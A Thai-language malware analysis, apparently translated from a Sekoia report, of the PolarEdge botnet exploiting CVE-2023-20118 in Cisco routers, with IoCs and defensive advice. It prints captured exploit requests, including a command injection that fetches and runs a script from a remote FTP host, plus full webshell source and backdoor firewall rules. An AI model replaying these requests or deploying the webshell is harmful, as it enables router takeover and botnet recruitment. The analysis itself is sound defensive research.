- ผู้โจมตีจะติดตั้ง เว็บเชลล์ ซึ่งเป็นเครื่องมือที่ช่วยให้พวกเขาสามารถเข้าไปควบคุมอุปกรณ์นั้นได้ตลอดเวลา โดยไม่ให้เจ้าของอุปกรณ์รู้ตัว

ดาวนโหลดและรันสคริปต์

- หลังจากติดตั้งเว็บเชลล์แล้ว ผู้โจมตีจะดาวนโหลด สคริปต์ ที่ช่วยให้การควบคุมอุปกรณ์ง่ายขึ้น และสามารถติดตั้งมัลแวร์หรือแพร่กระจายการโจมตีไปยังอุปกรณ์อื่น ๆ

แพร่กระจายมัลแวร์

- ผู้โจมตีจะใช้ช่องทางที่สร้างขึ้นเพื่อ กระจายมัลแวร์ ไปยังอุปกรณ์อื่นในเครือข่ายเดียวกัน ทำให้สามารถควบคุมอุปกรณ์หลายพันเครื่องได้ทั่วโลก



ผลการวิเคราะห์มัลแวร์

CVE-2023-20118 เป็นช่องโหว่ที่เกิดขึ้นกับเราเตอร์ของ Cisco Small Business หลายรุ่น เช่น RV016, RV042, RV042G, RV082, RV320, และ RV325 ซึ่งช่องโหว่นี้อยู่ในส่วนที่ใช้ จัดการผ่านเว็บของเราเตอร์นั้น โดยช่องโหว่นี้เกิดขึ้นเพราะระบบไม่ได้ตรวจสอบข้อมูลที่ผู้ใช้ส่งเข้ามาอย่างถูกต้อง ทำให้ผู้โจมตีที่ไม่ได้รับอนุญาต สามารถส่งคำสั่งจากระยะไกลไปยังเราเตอร์ได้ โดยการส่งคำขอ HTTP ที่ถูกออกแบบมาเป็นพิเศษ การโจมตีจะเกิดขึ้นในฟังก์ชันที่ชื่อว่า delete_cert ซึ่งผู้โจมตีสามารถแทรกคำสั่งที่เป็นอันตรายเข้าไปในคำสั่งระบบได้ เช่น การใช้ตัวอักษรพิเศษที่สามารถทำให้คำสั่งทำงานได้ตามที่ผู้โจมตีต้องการ

กรณีที่ 1 Webshell

ระหว่างวันที่ 22 ถึง 31 มกราคม ผู้โจมตีพยายามติดตั้งเครื่องมือที่เรียกว่า webshell โดยใช้ช่องโหว่ในเราเตอร์ของเหยื่อ ในการโจมตีนี้ ผู้โจมตีใช้ หมายเลข IP 45.77.152[.]227 ตลอดเวลา เริ่มต้น ผู้โจมตีจะลองส่งคำสั่ง echo เพื่อดูว่า webshell ทำงานได้หรือไม่ หากไม่มี webshell ติดตั้งอยู่ พวกเขาจะติดตั้งเครื่องมือดังกล่าวโดยใช้กระบวนการต่อไปนี้

- ผู้โจมตีจะส่งข้อมูลที่บีบอัดและเข้ารหัสไปยังเราเตอร์ พร้อมคำสั่งที่ต้องการให้ทำงาน
- หลังจากนั้น พวกเขาจะทำให้เครื่องมือที่ใช้ยืนยันตัวตนของเราเตอร์ถูกแทนที่ด้วย webshell ของพวกเขาเองเพื่อให้สามารถเข้าควบคุมเราเตอร์ได้ตลอดเวลา



CVE-2023-20118 exploitation leading to webshell installation

```
GET /cgi-bin/config_mirror.exp?delete_cert&l&3=$(sh${IFS}-c${IFS})"$HTTP_CMD"${IFS}2>/dev/null HTTP/1.1
User-Agent: python-requests/2.29.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Host: [REDACTED]
Connection: close
Referer: .htm
M: H4sIANGMj[TRUNCATED]6naNDQAQAA
CMD: cd /tmp;/bin/busybox rm -rf x;echo $HTTP_M|openssl enc -base64 -d -A|gzip -d>x;chmod 755
x;UL=/usr/local/EasyAccess/www/cgi-bin/userLogin.cgi;mkdir -p fastcgi;echo n|cp -p -i $UL fastcgi;for
MNT in mount $(strings /bin/busybox|grep ^mount); do R=$(/bin/busybox $MNT); if [ "$R" != "" ]; then
break; fi; done;busybox $MNT -o bind /tmp/x $UL;/bin/busybox rm -rf x
```

รูปภาพ การใช้ประโยชน์ CVE-2023-20118 นำไปสู่การติดตั้งเว็บเชลล์



Webshell ที่ผู้โจมตีติดตั้งมาพร้อมกับระบบยืนยันตัวตนโดยผู้ใช้งานใส่รหัสผ่าน (key) ผ่านพารามิเตอร์ PASSHASH ในส่วนหัวของคำขอ (request header) พร้อมกับพารามิเตอร์ XCMD ที่เก็บคำสั่งที่ต้องการให้ทำงาน

- หากคำขอไม่มีพารามิเตอร์ PASSHASH หรือรหัสผ่านที่เข้ามาไม่ถูกต้อง webshell จะใช้กระบวนการยืนยันตัวตนแบบปกติ
- หากรหัสผ่านที่เข้ามาถูกต้อง webshell จะทำการรันคำสั่งที่ถูกระบุไว้ในพารามิเตอร์ XCMD

sekoia | Password protected webshell deployed by the threat actor

```
#!/bin/sh
echo -e -n "Content-type: text/html\r\n\r\n"
PASSHASH=$(echo -n "$HTTP_PASSHASH" | md5sum | awk '{print $1}' 2>/dev/null)
if [ "$PASSHASH" == "[REDACTED]" ]; then
  if [[ "$HTTP_FILE" != "" ]]; then
    F=$HTTP_FILE
    >$F
    dd if=/proc/self/fd/0 of=$F bs=1 count=$CONTENT_LENGTH
    echo $F
    echo $CONTENT_LENGTH
  fi
  if [[ "$HTTP_XCMD" != "" ]]; then eval $HTTP_XCMD; fi
  exit 0
else
  exec /tmp/fastcgi/userLogin.cgi
fi
```

รูปภาพ การป้องกันด้วยรหัสผ่านซึ่งใช้งานโดยผู้ก่อภัยคุกคาม

ผู้โจมตีใช้ webshell ของตัวเองเพื่อพยายามอัปโหลดไฟล์ชื่อว่า tmp[REDACTED].tar.gz ไปยังไดเรกทอรี /tmp/ ของเราเตอร์ จากนั้นพวกเขาพยายามที่จะแตกไฟล์ออกมา ซึ่งไฟล์นี้จะต้องมีสคริปต์เชลล์ (shell script) ที่ชื่อว่า s.sh และทำการรันมันอย่างไรก็ตามทีมงาน Sekoia ยังไม่สามารถดึงไฟล์ทั้งหมดมาได้ในการสแกนอินเทอร์เน็ตด้วยรหัสผ่านของ webshell ผู้โจมตีพบว่าเรามีเราเตอร์ที่ติดเชื่อเพียงแค่ 4 ตัว ซึ่ง Sekoia สงสัยว่า webshell นี้ถูกใช้เพื่อส่งมัลแวร์ในขั้นตอนที่สองและหลังจากนั้นผู้โจมตีจะลบ webshell ทิ้งไป

กรณีที่ 2 Backdoor TLS

เมื่อวันที่ 10 กุมภาพันธ์ 2025 พบพฤติกรรมโจมตีที่แตกต่างออกไป โดยคำสั่งโจมตีเดียวกันถูกส่งมาจากหลาย IP address พร้อมกัน ซึ่ง IP เหล่านี้มาจากหลายประเทศและดูเหมือนจะเชื่อมโยงกับอุปกรณ์ Edge ทุกคำขอที่ส่งมามี User-Agent เหมือนกัน Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.85 Safari/537.36 ซึ่งแสดงให้เห็นว่าเป็นการโจมตีที่มีการประสานงานกัน



พฤติกรรมนี้บ่งชี้ว่าอาจมี botnet อยู่เบื้องหลังการโจมตีนี้ ผู้โจมตีใช้ช่องโหว่เพื่อดึงสคริปต์ชื่อ q ผ่าน FTP และรันสคริปต์ดังกล่าว สคริปต์ q นี้ถูกออกแบบมาเพื่อดาวนโหลด backdoor TLS ติดตั้งและทำงานบนระบบที่ถูกโจมตี



CVE-2023-20118 exploitation leading to PolarEdge deployment

```
POST /cgi-bin/config.exp?delete_cert&1&cd${IFS}/tmp;busybox${IFS}ftpget${IFS}-u${IFS}[REDACTED]${IFS}-p${IFS}[REDACTED]${IFS}119.8.186.227${IFS}q${IFS}q;sh${IFS}q; HTTP/1.1
Host: [REDACTED]
Connection: close
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: https://[REDACTED].htm
Referer: https://[REDACTED]vpn_clients.htm
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

รูปภาพ การใช้ประโยชน์ CVE-2023-20118 ที่นำไปสู่การปรับใช้ PolarEdge

การวิเคราะห์ Payload

ในกรณี TLS backdoor การโจมตีเริ่มต้นจากการรัน สคริปต์เซลล์ ที่ชื่อว่า q ซึ่งถูกออกแบบมาเพื่อดาวนโหลด, ติดตั้ง และรัน payload บนระบบที่ถูกโจมตี สคริปต์นี้จะทำตามขั้นตอนดังนี้

การทำความสะอาดและการทำลายตัวเอง

- ลบไฟล์บันทึกต่างๆ เช่น /tmp/httpd.log, /tmp/web.log และตัวมันเอง (ใช้คำสั่ง rm \$0)
- ลบไฟล์ /tmp/.lock หากมี หรือหากระบบไม่ได้ใช้สถาปัตยกรรม MIPS64 สคริปต์จะหยุดทำงาน

การยุติการทำงานของกระบวนการและการลี้ภัย

- สร้างไฟล์ล็อกเพื่อป้องกันไม่ให้เกิดการรันสคริปต์ซ้ำ
- ปิดการทำงานของกระบวนการที่น่าสงสัย เช่น ca, config.exp, process_monitor, และ application

การดาวนโหลด Payload อันตราย

- ใช้คำสั่ง ftpget จาก busybox เพื่อดาวนโหลดไฟล์ t.tar จาก 119.8.186.[.]227 โดยใช้ข้อมูลการเข้าใช้งานที่ถูกฝังไว้
- หากขนาดของไฟล์ที่ดาวนโหลดผิดพลาด มันจะลองใหม่หลังจาก 15 วินาที



การรันไฟล์มัลแวร์ (cipher_log)

- พยายามรันไฟล์บิตคอยน์ที่ชื่อ cipher_log ที่มีอยู่ในไฟล์ที่ถูกแตกออกมาและคัดลอกไปยัง /etc/flash/etc/

การรันและการทำความสะอาด

- บันทึกการตั้งค่า (saveSettings) และรัน /tmp/cipher_log
- หยุดการทำงานของกระบวนการ httpd (เว็บเซิร์ฟเวอร์)
- ลบไฟล์ล็อก /tmp/.lock และไฟล์มัลแวร์ /tmp/cipher_log

PolarEdge – Backdoor TLS ขั้นสูง

cipher_log เป็นโปรแกรมที่ถูกสร้างขึ้นเพื่อทำงานในเครื่องที่ใช้ระบบ MIPS64 โดยมันมีรหัสที่บ่งบอกถึงโปรแกรมนี้ จุดเริ่มต้นของโปรแกรมนี้อาจจะไปทำงานในฟังก์ชันหนึ่งที่ไม่เพียงแค่ซ่อนตัวเองจากการตรวจจับ แต่ยังสร้าง "ทางลับ" ที่ให้แฮกเกอร์สามารถเข้าถึงเครื่องได้จากระยะไกล

การตั้งค่าไฟร์วอลล์ (Firewall)

โปรแกรมนี้อาจจะปรับแต่งการตั้งค่าของไฟร์วอลล์ในเครื่องให้เปิดพอร์ตบางพอร์ตที่ใช้สำหรับ "ทางลับ" นี้เพื่อให้แฮกเกอร์สามารถเข้ามาควบคุมเครื่องได้

sekoi | IPTables rules set by PolarEdge

```
iptables -D INPUT -p tcp --dport %d -j ACCEPT
iptables -L INPUT -n --line-numbers
iptables -t nat -D PREROUTING -p tcp --dport %d -j ACCEPT
iptables -t nat -L PREROUTING -n --line-numbers
iptables -I INPUT 1 -p tcp --dport %d -j ACCEPT
iptables -t nat -I PREROUTING 1 -p tcp --dport %d -j ACCEPT
```

รูปภาพ คำสั่ง IPTables ซึ่งถูกตั้งค่าโดย PolarEdge ภายใต้อุปกรณ์ Sekoia

ฟังก์ชัน `command_listen()` ทำหน้าที่เปิดเซิร์ฟเวอร์ที่ใช้ TLS (Transport Layer Security) เพื่อรับการเชื่อมต่อจากลูกค้า (Client) ซึ่งสามารถใช้เป็นช่องทางลับ (Backdoor) ให้ผู้ไม่หวังดีเข้าถึงระบบได้

1. ตั้งค่าเซิร์ฟเวอร์ TLS

- โหลดไฟล์ใบรับรองความปลอดภัย (Certificate) `server.crt` และกุญแจส่วนตัว (Private Key) `server.key`
- เปิดใช้งานไลบรารี OpenSSL และสร้างสภาพแวดล้อมสำหรับ TLS

2. สร้างและตั้งค่าซ็อกเก็ต

- เปิดการเชื่อมต่อเครือข่ายด้วยคำสั่ง `socket(AF_INET, SOCK_STREAM, 0)`
- ผูก (Bind) ซ็อกเก็ตเข้ากับพอร์ตที่สุ่มเลือก (`param_1`)
- ตั้งค่าซ็อกเก็ตให้รอรับการเชื่อมต่อจากลูกค้า

3. รับและจัดการการเชื่อมต่อของลูกค้า

- วงวนตลอดเวลาเพื่อตรวจสอบการเชื่อมต่อใหม่
- เมื่อมีการเชื่อมต่อเข้ามา จะเริ่มต้น TLS Session
- ตั้งค่าซ็อกเก็ตและทำ TLS Handshake (ตรวจสอบความปลอดภัยของการเชื่อมต่อ)
- ถ้าผ่านการตรวจสอบสำเร็จ ฟังก์ชันจะสร้าง Child Process (โพรเซสลูก) เพื่อรับคำสั่งจากลูกค้า
- ถ้าลูกค้าผ่านการยืนยันตัวตนสำเร็จ สามารถรันคำสั่งบนระบบได้ผ่านฟังก์ชัน `exec_command`
- เมื่อดำเนินการเสร็จสิ้น จะปิดเซสชัน TLS และเคลียร์ข้อมูล

รายละเอียดของใบรับรองที่เชื่อมโยงกับกุญแจลับ (Private Key)

- ออกโดย: องค์กร PolarSSL (ปัจจุบันคือ Mbed TLS) ภายใต้ชื่อ PolarSSL Test CA
- ใช้สำหรับ: เครื่องที่ชื่อ localhost (มักใช้ภายในระบบเพื่อการทดสอบ)
- รหัสแฮช (Hash): เป็นรหัสเฉพาะของใบรับรองที่ช่วยตรวจสอบความถูกต้อง

โปรแกรมที่ติดไวรัสจะส่งข้อความไปยังเซิร์ฟเวอร์ C2 เพื่อแจ้งว่าได้ติดไวรัสเครื่องใหม่สำเร็จ โดยการใช้ฟังก์ชันที่เรียกว่า `wget_main` และ `wget_get` ข้อมูลที่ส่งไปยังเซิร์ฟเวอร์จะถูกเข้ารหัสด้วยวิธีพิเศษ ซึ่งทำให้ข้อมูลไม่สามารถอ่านได้ง่าย ๆ โดยจะใช้คีย์ที่ตั้งไว้ล่วงหน้าเพื่อถอดรหัส เมื่อเซิร์ฟเวอร์รับข้อมูลและถอดรหัสแล้ว ข้อมูลจะถูกส่งต่อไปยัง URL ที่กำหนด



```
hxxps://195.123.212[.]54:58425/cCq65x?ip=[DEVICE PUBLIC  
IP]&version=1.6&module=CISCO_3&cmd=putdata&data=BRAND=Cisco,MODULE=CISCO_3,P  
ORT=[BINDING PORT],PWD=[BINARY EXECUTION PATH],MAC=[DEVICE MAC ADDRESS]
```

มัลแวร์ที่พบนี้จะส่งข้อมูลไปยังเซิร์ฟเวอร์ที่มี URL ที่เข้ารหัส เช่น hxxps://largeroofs[.]top:58425 ซึ่งแฮกเกอร์สามารถใช้ข้อมูลนี้เพื่อติดตามว่าเครื่องไหนติดไวรัสได้จากที่อยู่ IP และหมายเลขพอร์ตที่ใช้ โดยแฮกเกอร์มักจะใช้พอร์ตที่สุ่มเลือกเพื่อหลีกเลี่ยงการติดตามและทำให้การจับเครือข่ายบอท (botnet) ของพวกเขาง่ายขึ้น เครือข่ายบอท PolarEdge ได้โจมตีอุปกรณ์ของ Asus, QNAP, และ Synology โดยมีการส่งเพย์โหลดใหม่ 4 ตัว ที่ถูกส่งมาตรวจสอบในวันที่ต่าง ๆ ตัวแรกถูกส่งในวันที่ 15 กุมภาพันธ์ 2024 และตัวล่าสุดส่งในวันที่ 3 กุมภาพันธ์ 2025 ซึ่งแสดงว่าเครือข่ายบอทนี้เริ่มทำงานตั้งแต่ปี 2024 ทีมงาน TDR กำลังตรวจสอบโค้ดของเพย์โหลดเหล่านี้ ซึ่งบางตัวไม่เคยถูกตรวจพบมาก่อนใน VirusTotal และไม่เหมือนกับมัลแวร์ที่เคยรู้จักมาก่อน

QTS.install.ssl คือโปรแกรมที่สามารถทำงานบนคอมพิวเตอร์ที่ใช้ระบบปฏิบัติการ Linux 64 บิต และถูกส่งมาตรวจสอบในเว็บไซต์ VirusTotal เมื่อวันที่ 21 กุมภาพันธ์ 2024 โปรแกรมนี้มีลักษณะคล้ายกับโปรแกรมที่เคยพบในอุปกรณ์ Asus โดยการฝัง URL ไวโนโค้ด ซึ่งไม่ได้มีการเข้ารหัส ทำให้ผู้ใช้สามารถเห็นได้ง่าย โปรแกรมนี้จะติดต่อไปยังเว็บไซต์ hxxps://siotherlentsearsitech[.]shop:58425 ซึ่งเคยใช้โดยโปรแกรม cipher_log นอกจากนี้ ยังพบโปรแกรมอันตรายอีก 2 ตัวที่โจมตีระบบของ Synology ซึ่งถูกส่งมาตรวจสอบในปี 2024 และ 2025 โดยทั้งสองโปรแกรมนี้อาจจะเชื่อมต่อกับเว็บไซต์ที่ใช้ในการโจมตี โดยมีการซ่อนข้อมูลที่ซับซ้อนขึ้น เช่น การเข้ารหัส เพื่อหลีกเลี่ยงการถูกตรวจจับ

แฮกเกอร์ใช้ที่อยู่ IP 119.8.186[.]227 ที่ตั้งอยู่ในสิงคโปร์ ซึ่งเป็นของ Huawei Cloud ในการส่งโปรแกรมอันตรายไปยังคอมพิวเตอร์ผ่านระบบ FTP ซึ่งเป็นการส่งไฟล์ผ่านทางอินเทอร์เน็ต และพบว่ามัลแวร์หลายพอร์ตที่เปิดอยู่ ซึ่งอาจทำให้การตรวจจับง่ายขึ้น นอกจากนี้ แฮกเกอร์ยังใช้โดเมนหลายตัว เช่น longlog[.]cc, landim[.]cc และโดเมนอื่น ๆ ที่เชื่อมโยงกับที่อยู่ IP นี้ ซึ่งโดเมนเหล่านี้จดทะเบียนเมื่อเดือนกรกฎาคม 2024 ที่อยู่ IP 195.123.212[.]54 ตั้งอยู่ในลัตเวียและเป็นของบริษัท Green Floid LLC เซิร์ฟเวอร์นี้เปิดบริการที่ช่วยเข้ารหัสการเชื่อมต่ออินเทอร์เน็ต (TLS) ผ่านพอร์ตที่ไม่ปกติ แต่การตรวจสอบใบรับรองที่ใช้สำหรับการเข้ารหัสไม่พบที่อยู่ IP อื่น ๆ ที่เกี่ยวข้อง




มีลิงก์อันตรายสองตัวที่พยายามโจมตีอุปกรณ์ Synology โดยการส่งข้อมูลไปยังสองที่อยู่ IP ที่น่าสงสัย ซึ่งอยู่ในประเทศเม็กซิโกและชิลี

- IP 122.8.183.[.]181 ตั้งอยู่ใน เม็กซิโก และเชื่อมโยงกับบริการ Huawei Cloud มีเว็บไซต์ที่ลงทะเบียนใหม่ ๆ หลายเว็บที่ที่น่าสงสัย เช่น gardensc[.]cc และ headached[.]cc
- IP 159.138.119.[.]99 ตั้งอยู่ใน ชิลี และก็เป็นของ Huawei Cloud เช่นกัน มีเว็บไซต์ที่ที่น่าสงสัยหลายเว็บ เช่น intenetd[.]cc และ icecreand[.]cc

เว็บไซต์และ IP เหล่านี้มีส่วนเกี่ยวข้องกับกิจกรรมที่เป็นอันตรายที่เกี่ยวข้องกับอุปกรณ์ Synology ซึ่งอาจเกี่ยวข้องกับการแฮ็กหรือการกระจายมัลแวร์

PolarEdge - Attacker's infrastructure



รูปภาพ PolarEdge – โครงสร้างพื้นฐานของผู้โจมตี

การเปิดเผยข้อมูลอุปกรณ์ที่ถูกโจมตี

จากการตรวจสอบบันทึกจากระบบ honeypot พบว่า หลาย IP ที่แตกต่างกันพยายามโจมตีช่องโหว่ในเวลาเดียวกัน ซึ่งแสดงถึงการโจมตีที่มีการวางแผนร่วมกัน ดูเหมือนจะเป็นการโจมตีแบบ บอทเน็ต (คือการใช้คอมพิวเตอร์หลายเครื่องที่ถูกควบคุมจากแฮ็กเกอร์) เมื่อตรวจสอบ IP เหล่านี้ พบว่า ส่วนใหญ่เป็นอุปกรณ์ที่ใช้เชื่อมต่อกับเครือข่าย เช่น เราเตอร์ของ Cisco ซึ่งหลายตัวมีบริการ TLS (การเข้ารหัสข้อมูล) ที่ทำงานบนพอร์ตที่สุ่มเลือก และมีใบรับรองที่ดูแตกต่างจากปกติ

Certificate

Fingerprint a56da1901cf6cabf8e94755bc3bcfacb9b5164df8f241e8774b8865afd4656e9
Subject C=JP, ST=nik, L=kom, O=hik, OU=ces, CN=wwie, emailAddress=vviw@gmail.com
Issuer C=JP, ST=nik, L=kom, O=hik, OU=ces, CN=wwie, emailAddress=vviw@gmail.com

รูปภาพ ใบรับรองความปลอดภัยที่ถูกใช้ในพอร์ต TLS ของเซิร์ฟเวอร์ FTP




ใบรับรองความปลอดภัยนี้ถูกใช้ในพอร์ต TLS ของเซิร์ฟเวอร์ FTP ที่ใช้ในการส่งข้อมูล นอกจากนี้ยังพบใบรับรองนี้ในอุปกรณ์หลายๆ ตัว ที่เชื่อมโยงกับ PolarSSL certificate จาก payload ที่ชื่อว่า cipher_log ซึ่งเชื่อมต่อกับพอร์ตที่สุ่มเลือก เมื่อใช้เครื่องมือค้นหาชื่อ Censys พบว่ามี 2,017 ที่อยู่ IP ที่แตกต่างกัน

ใบรับรองความปลอดภัยนี้พบในอุปกรณ์ Cisco, Asus, และ Synology ซึ่งสอดคล้องกับข้อมูลจากการวิเคราะห์ payloads ที่ตรวจพบ โดยอุปกรณ์ที่เกี่ยวข้องมีดังนี้

- Cisco: รุ่น RV042, RV340, และ RV345
- Asus: รุ่น RT-AX55, RT-AX88U, และ RT-AC58U

จากแผนภาพด้านล่าง, สหรัฐอเมริกา เป็นประเทศที่ได้รับผลกระทบจาก บอทเน็ตมากที่สุด โดยมี 540 IP ในขณะที่ ไต้หวัน ซึ่งมีการส่งตัวอย่างไวรัสไปที่ VirusTotal จำนวนมาก รั้งอันดับที่ 6 ด้วย 115 IP โดยรวมแล้ว บอทเน็ตดูเหมือนจะมีการแพร่หลายมากใน เอเชีย และ อเมริกาใต้ แต่ยังไม่ชัดเจนว่าเป็นเพราะภูมิภาคเหล่านี้ถูกโจมตีเป็นหลัก หรือเพราะมีอุปกรณ์ที่มีช่องโหว่เยอะกว่า

sekoia | Location of devices compromised by PolarEdge



รูปภาพ ตำแหน่งของอุปกรณ์ที่ถูกบุกรุกโดย PolarEdge



วัตถุประสงค์ของ บอทเน็ต นี้ยังไม่ได้รับการยืนยัน การตรวจสอบที่อยู่ IP ที่พบกับข้อมูลของเรายังไม่พบกิจกรรมที่เฉพาะเจาะจง มีความเป็นไปได้ว่า PolarEdge อาจมีเป้าหมายในการควบคุมอุปกรณ์ที่ถูกโจมตีจากภายนอก (edge devices) เพื่อเปลี่ยนให้เป็น กล่องรีเลย์ ที่ใช้ในการโจมตีทางไซเบอร์ แต่ตอนนี้ยังไม่มีหลักฐานที่ยืนยันข้อสันนิษฐานนี้ และเรากำลังดำเนินการตรวจสอบต่อไป

บอทเน็ต PolarEdge ถูกตรวจพบว่าเริ่มทำงานตั้งแต่ปลายปี 2023 โดยมีมุ่งเป้าโจมตีอุปกรณ์หลายประเภทและมีการเชื่อมโยงกับโครงสร้างพื้นฐานที่สำคัญ บอทเน็ตนี้ใช้ช่องโหว่หลายจุดในอุปกรณ์ต่าง ๆ ซึ่งแสดงให้เห็นว่า มันสามารถโจมตีระบบที่หลากหลายได้ การออกแบบของมันมีความซับซ้อน ซึ่งบ่งบอกถึงความชำนาญในการโจมตีของผู้ที่ทำการโจมตี อุปกรณ์ที่เชื่อมต่อกับเครือข่าย (หรือ Edge devices) เป็นส่วนสำคัญในการทำงานของผู้โจมตี รวมถึง PolarEdge ด้วย อุปกรณ์เหล่านี้มักถูกโจมตีเพราะสามารถเข้าถึงได้ง่าย มีช่องโหว่ และมักใช้ในการสร้างช่องทางลับในการโจมตีที่ไม่สามารถตรวจจับได้ง่าย โดยที่มีอุปกรณ์หลายพันเครื่องทั่วโลกที่ถูกโจมตี ถึงแม้ว่าเราจะไม่แน่ใจในวัตถุประสงค์หลักของ PolarEdge แต่มีความเป็นไปได้ว่า อุปกรณ์ที่ถูกโจมตีอาจถูกใช้เป็นเครื่องมือในการโจมตีต่อไป เรากำลังติดตามสถานการณ์นี้อย่างใกล้ชิดเพื่อหาคำตอบต่อไป



Indicator of compromise (IoCs)

Indicator of compromise (IoCs) คือ หลักฐานทางนิติวิทยาศาสตร์ของการบุกรุกที่อาจเกิดขึ้นในระบบโฮสต์หรือเครือข่ายและผู้ดูแล ระบบสามารถตรวจจับความพยายามในการบุกรุกหรือกิจกรรมที่เป็นอันตรายอื่น ๆ

Webshell – sha256

- 1ca7262f91d517853a0551b14abb0306c4e3567e41b1e82a018f0aac718e499e

PolarEdge botnet – sha256

- eda7cc5e1781c681afe99bf513fcf5ae86afbf1d84dfd23aa563b1a043cbba8
- 13cd040a7f488e937b1b234d71a0126b7bc74367bf6538b6961c476f5d620d13
- 464f29d5f496b4acffc455330f00adb34ab920c66ca1908eee262339d6946bcd
- μ932b2545bd6e3ad74b82ca2199944edecf9c92ad3f75fce0d07e04ab084824d5
- 121969d72f8e6f09ad93cf17500c479c452e230e27e7b157d5c9336dff15b6ef

PolarEdge botnet – Delivery infrastructure

- 119.8.186[.]227
- longlog[.]cc
- landim[.]cc
- hitchil[.]cc
- Logchim[.]cc
- ssofhoseuegsgfrnu[.]ru



PolarEdge botnet – Reporting infrastructure

- aipricadd[.]top
- firebase safer[.]top
- largeroofs[.]top
- siotherlentsearsitech[.]shop
- asustordownload[.]com
- gardensc[.]cc
- headached[.]cc
- durianlink[.]cc
- nternetd[.]cc
- suiteiol[.]cc
- centrequ[.]cc
- icecreand[.]cc
- 159.138.119[.]99
- 43.129.205[.]244
- 122.8.183[.]181
- 195.123.212[.]54



MITRE ATT&CK

คือ กลยุทธ์ เทคนิค และกระบวนการทำงาน หรือเรียกว่า TTP (Tactics, Technique และ Procedures) ของแฮกเกอร์ที่ใช้ในการโจมตีองค์กรต่างๆ ทั่วโลก โดยจะมี MITRE ATT&CK ที่เกี่ยวข้องดังนี้

Technique ID	Technique Name
T1542.001	System Firmware
T1082	System Information Discovery
T1190	Exploit Public-Facing Application
T1219	Remote Access Software
T1505.003	Web Shell
T1016	System Network Configuration Discovery
T1059	Command and Scripting Interpreter
T1568	Dynamic Resolution
T1104	Multi-Stage Channels
T1571	Non-Standard Port
T1027	Obfuscated Files or Information
T1573	Encrypted Channel
T1102.002	Bidirectional Communication
T1095	Non-Application Layer Protocol
T1071.001	Web Protocols
T1105	Ingress Tool Transfer



คำแนะนำ

1. มาตรการป้องกัน (Prevention)

1.1) อัปเดตอุปกรณ์ให้ทันสมัย

- ตรวจสอบและอัปเดตซอฟต์แวร์หรือเฟิร์มแวร์ของเราเตอร์และอุปกรณ์เครือข่ายให้เป็นเวอร์ชันล่าสุด เพื่อป้องกันการโจมตีจากช่องโหว่ที่รู้จัก

1.2) จำกัดการเข้าถึงจากระยะไกล

- ใช้ระบบยืนยันตัวตนที่ปลอดภัย เช่น รหัสผ่านที่แข็งแกร่งหรือการยืนยันตัวตนสองขั้นตอน (2FA) และ VPN เพื่อให้การเข้าถึงอุปกรณ์จากระยะไกลปลอดภัย

1.3) เข้ารหัสข้อมูล

- ใช้การเข้ารหัสข้อมูลเพื่อป้องกันไม่ให้ข้อมูลสำคัญถูกดักจับและถูกนำไปใช้ในทางที่ไม่ดี

1.4) ตรวจสอบกิจกรรมในระบบ

- ใช้เครื่องมือตรวจจับการบุกรุก (IDS) และป้องกันการบุกรุก (IPS) เพื่อตรวจสอบกิจกรรมที่น่าสงสัย ในระบบและเครือข่าย

1.5) ตั้งค่าความปลอดภัยให้กับอุปกรณ์

- เปิดใช้ไฟร์วอลล์และจำกัดการใช้พอร์ตที่ไม่จำเป็นและตั้งรหัสผ่านที่แข็งแกร่งเพื่อป้องกันการเข้าถึงโดยไม่ได้รับอนุญาต



2. มาตรการรับมือเมื่อถูกโจมตี (Incident Response)

2.1) หยุดการโจมตีทันที

- ปิดการเชื่อมต่ออินเทอร์เน็ตหรือเครือข่ายที่ถูกโจมตีเพื่อหยุดการโจมตีให้เร็วที่สุด

2.2) ประเมินความเสียหาย

- ตรวจสอบว่ามีข้อมูลอะไรถูกขโมยไปหรือไม่และทำบันทึกเหตุการณ์ที่เกิดขึ้น

2.3) แจ้งทีมที่เกี่ยวข้อง

- แจ้งให้ทีมไอทีหรือผู้ดูแลระบบทราบเพื่อให้พวกเขาช่วยตรวจสอบและแก้ไข

2.4) ฟื้นฟูระบบ

- ลบมัลแวร์หรือสิ่งที่ผู้โจมตีติดตั้ง
- เปลี่ยนรหัสผ่านและอัปเดตซอฟต์แวร์
- กู้ข้อมูลจากสำรองที่ยังปลอดภัย

2.5) วิเคราะห์การโจมตี

